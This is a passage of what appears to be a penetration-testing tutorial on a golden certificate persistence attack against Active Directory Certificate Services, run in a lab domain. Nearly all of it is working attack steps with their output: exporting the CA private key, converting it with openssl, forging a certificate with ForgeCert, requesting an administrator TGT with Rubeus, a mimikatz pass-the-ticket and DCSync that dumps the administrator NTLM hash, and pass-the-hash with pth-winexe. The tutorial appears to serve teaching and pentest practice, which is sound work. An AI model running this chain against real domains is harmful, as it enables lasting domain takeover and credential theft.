
Press next



Here, click on Private Key and CA certificate and give the location of the directory where you want to back this certificate up. Our location is C:\cert



You can input the password to protect this backup file. This is optional but we can keep a simple password like 12345



Now, the certificate has been extracted successfully. There are other methods to extract the CA certificate too. You can do this using mimikatz as well.

Forging a new CA certificate

As you would observe the extracted certificate has a p12 format. This is equivalent to pfx format and theoretically a simple extension change should have converted p12 into pfx but due to some errors, we used openssl to properly convert p12 into pfx using a 2-step process.

First, you need to download Openssl from **here**. Once installed you can go to the C:\cert (folder where the certificate was backed up) and run the following command to convert this p12 certificate into a pem file.

```
"C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in ignite-DC1-CA.p12 -out newfile.pem
```

Here, you need to enter the import password 12345. You can set a new password for this pem file. We kept it as 12345 only for simplicity. As you can see “newfile.pem” has been created.

```
C:\cert>"C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in ignite-DC1-CA.p12 -out newfile.pem
Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:

C:\cert>dir
 Volume in drive C has no label.
 Volume Serial Number is D05B-6458

 Directory of C:\cert

01/26/2022  08:57 AM    <DIR>          .
01/26/2022  08:57 AM    <DIR>          ..
01/26/2022  08:48 AM             2,562 ignite-DC1-CA.p12
01/26/2022  08:57 AM             3,534 newfile.pem
               2 File(s)          6,096 bytes
               2 Dir(s)  48,108,167,168 bytes free
```

Now, you need to run another openssl command to convert this pem into pfx.

```
"C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in newfile.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

Note, we have added two additional parameters here.

-keyex: Specifies that the private key is to be used for key exchange or just signing.

-CSP: Stands for a cryptographic service provider. This command specifies that the output file is in a standard format for Microsoft CSP. You can read more about it **here**.

You can see that cer.pfx has been exported to this directory now.

```
C:\cert>"C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in newfile.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Enter pass phrase for newfile.pem:
Enter Export Password:
Verifying - Enter Export Password:

C:\cert>dir
 Volume in drive C has no label.
 Volume Serial Number is D05B-6458

 Directory of C:\cert

01/26/2022  08:58 AM    <DIR>          .
01/26/2022  08:58 AM    <DIR>          ..
01/26/2022  08:58 AM             2,595 cert.pfx
01/26/2022  08:48 AM             2,562 ignite-DC1-CA.p12
01/26/2022  08:57 AM             3,534 newfile.pem
               3 File(s)          8,691 bytes
               2 Dir(s)  48,108,163,072 bytes free
```


Using the private key available in this cert.pfx (combo of CA and private key) we will forge a certificate. The tool that we will be using is ForgeCert. This program can be compiled in Visual Studio 2022 just by importing the *.sln file and building the exe. Note that along with the exe, we would need BouncyCastle.dll and some config files. These files will be output in Project folder/bin/debug. Copy these files as it is in the C:\cert folder.

Now, we will forge our new certificate with the following command:

```
ForgeCert.exe --CaCertPath cert.pfx --CaCertPassword 12345 --Subject CN=User --SubjectAltName DC1@ignite.local --NewCertPath admincert.pfx --NewCertPassword ignite@123
```

You can keep a complex password here but we are keeping a simple ignite@123

Now, the golden certificate with a validity of 1 year has been saved! This means I have had access to the domain for at least a year now!



Obtaining domain admin's TGT

Now that I have forged my golden certificate, I can perform a number of attacks. We are simulating a scenario where the admin password has changed now. Attacker no longer can access domain admin yet still has a user system with him (windows 10 client here). Also, the attacker still has a golden certificate with him! He can use **Rubeus** to ask for admin's TGT like so:

```
Rubeus.exe asktgt /user:DC1 /certificate:admincert.pfx /password:ignite@123
```

It gives a *.kirbi ticket which is a base64 encoded format of a TGT.

```
C:\Users\harshit\Desktop>Rubeus.exe asktgt /user:DC1 /certificate:admincert.pfx  /password:ignite@123

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=User
[*] Building AS-REQ (w/ PKINIT preauth) for: 'ignite.local\DC1'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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

  ServiceName              :  krbtgt/ignite.local
  ServiceRealm             :  IGNITE.LOCAL
  UserName                 :  DC1
  UserRealm                :  IGNITE.LOCAL
  StartTime                :  1/26/2022 9:13:04 AM
  EndTime                  :  1/26/2022 7:13:04 PM
  RenewTill                :  2/2/2022 9:13:04 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  29XGpJ07GbDJj6aQuEkw4g==
  ASREP (key)              :  A26E78478CBF035F4F35B98E167CEE9C
```

So, we can convert this TGT into a base64 decoded format using the kali command:

```
echo "<ticket value>" | base64 --decode > ticket.kirb
```

```
┌──(root💀kali)-[~/Desktop]
└─# echo "doIFgDCCBXygAwIBBaEDAgEWooIEmjCCBJZhggSSMIIEjqADAgEFoQ4bDElHTklURS5MT0M
aky51YrQasVU0jMiw2yuxvyPrxHj4Z2ylP7d8uszbhjve6JKLyHJ/OIE80d/xtRvo7RqJ6X6/tG6+/KMc
C+JAhfQSNFZwpKGlSOdepUAxo85ghTm4QyGbX/l55SxTk5PGmDKsOov2zbQKvPTbGvcWmb1VGsiwtBESE
JSQHQqnfQ5EqbkYXg4pbqU10jxUH5w+fFO8V3KnWNNz/8W62mVa5CSEThbOjmum5knV0U1UaPYsWAMSdS
UPALqoRaqaPgcgn7xW8E5rLh+UNRd9PCtakza4Vjs7L7joCpM1l/1fFTHrmW50tfnzHPkTa6qLTrr330L
wvyyiX2cq6QYDTb75bYzes2st0d7kBSjlpaf5TNX8C2AyBa51bpRvpqVCGP0AtNjFy8Amr1QCvOZ4JvzC
SNZImP0/LWvjf1Flw+AbdL+mGQn2vCZ0NxaRRXOBB1n19G10gM7tlwF+6oLagBdhCwj6RHvCSeNIhKlGg
SgGzAZoAMCARehEgQQ29XGpJ07GbDJj6aQuEkw4qEOGwxJR05JVEUuTE9DQUyiEDAOoAMCAQGhBzAFGwN
9jYWw=" | base64 --decode > ticket.kirbi
```

Extracting admin NTLM hash

With this ticket.kirbi, we can do pass the ticket attacks, extract NTLM hashes among other things. Since we don't know the admin's new password now, let us try to extract his credentials.

For that we will run mimikatz on the user (windows 10 compromised non-admin system on the AD), import the ticket.kirbi using Kerberos::ptt module and then perform a **DCSync attack**. Since the ticket is the domain admin's ticket, we can perform functions that require elevated privileges.

```
kerberos::ptt ticket.kirbi
lsadump::dcsync /domain:ignite.local /user:administrator
```

This gives us a fresh set of admin's NTLM hash

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz # lsadump::dcsync /domain:ignite.local /user:administrator
[DC] 'ignite.local' will be the domain
[DC] 'DC1.ignite.local' will be the DC server
[DC] 'administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 1/23/2022 12:12:50 PM
Object Security ID   : S-1-5-21-1255168540-3690278322-1592948969-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 32196b56ffe6f45e294117b91a83bf38

mimikatz #
```


Performing PtH (Pass the Hash) attack

We can further perform Pass the hash attack using these credentials, or crack them using john/hashcat. We head over to our Kali terminal and use pth-winexe binary, which is a part of the pass the hash toolkit by **byt3bl33d3r**. This comes built-in in new kali os.

```
pth-winexe -U Administrator%00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
//192.168.1.188 cmd.exe
```

As you can see we have added 32 bits of 0s before the hash we dumped. As from the release of Windows 10, Microsoft made a change that LM hashes are not used anymore. But the tools that we are going to use in the practical are being used since the old NT and LM times. So, in those tools, we will be using a string of 32 zeros instead of the LM hash.

Also, to be noted, when we say NTLM in modern times, we mean NTHash. NTLM is a common name that stuck around.



So, as you can see using the golden certificate, we were able to extract admin tickets, dump hashes and perform Pass the hash or pass the ticket attacks.

Conclusion

95% of the Fortune 500 companies are using Active Directory in one way or the other. Attackers or analysts often conduct pentest on the corporate AD. A golden certificate attack is a domain persistence attack that could allow an attacker up to a year of persistence on a compromised machine even if the admin password gets changed or new admins are added. It is a useful technique with the potential to have various other sub attacks in the future on ADCS. Hope you enjoyed the article. Thanks for reading.